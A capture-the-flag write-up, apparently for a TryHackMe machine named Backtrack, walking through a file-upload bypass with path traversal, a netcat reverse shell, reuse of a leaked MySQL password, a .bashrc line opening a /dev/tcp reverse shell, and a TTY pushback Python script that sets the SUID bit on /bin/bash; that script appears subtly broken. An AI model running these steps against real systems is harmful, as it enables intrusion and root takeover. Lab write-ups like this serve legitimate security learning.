
The port 80 runs the website Orville tells in the message.

Command used for Local Port Forwarding: `ssh -L 80:localhost:80 wilbur@backtrack.thm`




After logging in, this is what we get to see:





Uploaded a PNG image file. It is stored in uploads folder.



I tried to upload a PHP file and this error gets thrown.

Tried different bypass techniques like #png, %00.png etc. I named the file shell.png.php and it got uploaded.

Attempting to visit this file downloads the file.

I renamed the file as shown above. The encoding is for `....//` , for path traversal

And I get the shell

```
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.4.101.169] from (UNKNOWN) [10.10.233.224] 51842
Linux Backtrack 5.4.0-173-generic #191-Ubuntu SMP Fri Feb 2 13:55:07 UTC 2024 ×86_64 ×86_64 ×86_64 GNU/Linux
 14:15:12 up  1:25,  2 users,  load average: 0.00, 0.00, 0.04
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
root     pts/0    127.0.0.1        14:15    8.00s  0.03s  0.02s -bash
wilbur   pts/1    10.4.101.169     13:53   20:48   0.02s  0.02s -bash
uid=1003(orville) gid=1003(orville) groups=1003(orville)
sh: 0: can't access tty; job control turned off
$ id
uid=1003(orville) gid=1003(orville) groups=1003(orville)
$ whoami
orville
```

```
orville@Backtrack:/home/orville$ ls -la
ls -la
total 68
drwxrwx--- 2 orville orville  4096 Jun 17 14:27 .
drwxr-xr-x 4 root    root     4096 Mar  9  2024 ..
lrwxrwxrwx 1 root    root        9 Mar  9  2024 .bash_history → /dev/null
-rw-r--r-- 1 orville orville  3771 Mar  9  2024 .bashrc
lrwxrwxrwx 1 root    root        9 Mar  9  2024 .mysql_history → /dev/null
-rw-r--r-- 1 orville orville   807 Mar  9  2024 .profile
-rw------- 1 orville orville    38 Mar  9  2024 flag2.txt
-rwx------ 1 orville orville 45636 Jun 17 14:27 web_snapshot.zip
```

The web_snapshot.zip contains the files of the hidden website (localhost:80) and it contains the reverse shell files as well, which is possible if it is a cronjobs.

The cronjobs doesn't contains anything about it.


The db.php contains the credentials for the MySQL server. Will try this.

```
orville@Backtrack:/$ mysql -u orville -p
mysql -u orville -p
Enter password: 3uK32VD7YRtVHsrehoA3

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 41
Server version: 8.0.36-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2024, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
```

```
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

It worked.

This is similar to what was given in the Clocky room.



Cracking didn’t work.

Will try running pspy64 on the target machine.

‘su -’ Resets the environment variables to those of the target user. This command is run by root.

So I have to make changes to the Orville’s .bashrc file.

Root escalation

```
orville@Backtrack:/home/orville$ echo "bash -i &>/dev/tcp/10.4.101.169/8001 <&1" >> .bashrc
<bash -i &>/dev/tcp/10.4.101.169/8001 <&1" >> .bashrc
orville@Backtrack:/home/orville$
```

I tried this and I did get a shell but as Orville.

```
└─$ nc -nlvp 8001
listening on [any] 8001 ...
connect to [10.4.101.169] from (UNKNOWN) [10.10.22.15] 34352
bash: connect: Connection refused
bash: /dev/tcp/10.4.101.169/8001: Connection refused
orville@Backtrack:~$ id
id
uid=1003(orville) gid=1003(orville) groups=1003(orville)
orville@Backtrack:~$
```

I looked at writeup and learned about a very new privilege escalation technique using TTY pushback.

https://www.errno.fr/TTYPushback.html : this article explains the exploit

```
import termios
import os
import sys
import signal
import fcntl

os.kill(os.getppid(), signal.SIGSTOP)
for char in 'chmod +s /bin/bash' + '\n':
    fcntl.ioctl(0, termios.TI, char)
```

I used this script (from a writeup). This will give set the SUID bit for /bin/bash and then we can get a root shell.

```
orville@Backtrack:/home/orville$ ls -l /bin/bash
-rwsr-sr-x 1 root root 1183448 Apr 18  2022 /bin/bash
```

```
orville@Backtrack:/home/orville$ /bin/bash -p
bash-5.0# id
uid=1003(orville) gid=1003(orville) euid=0(root) egid=0(root) groups=0(root),1003(orville)
bash-5.0# whoami
root
```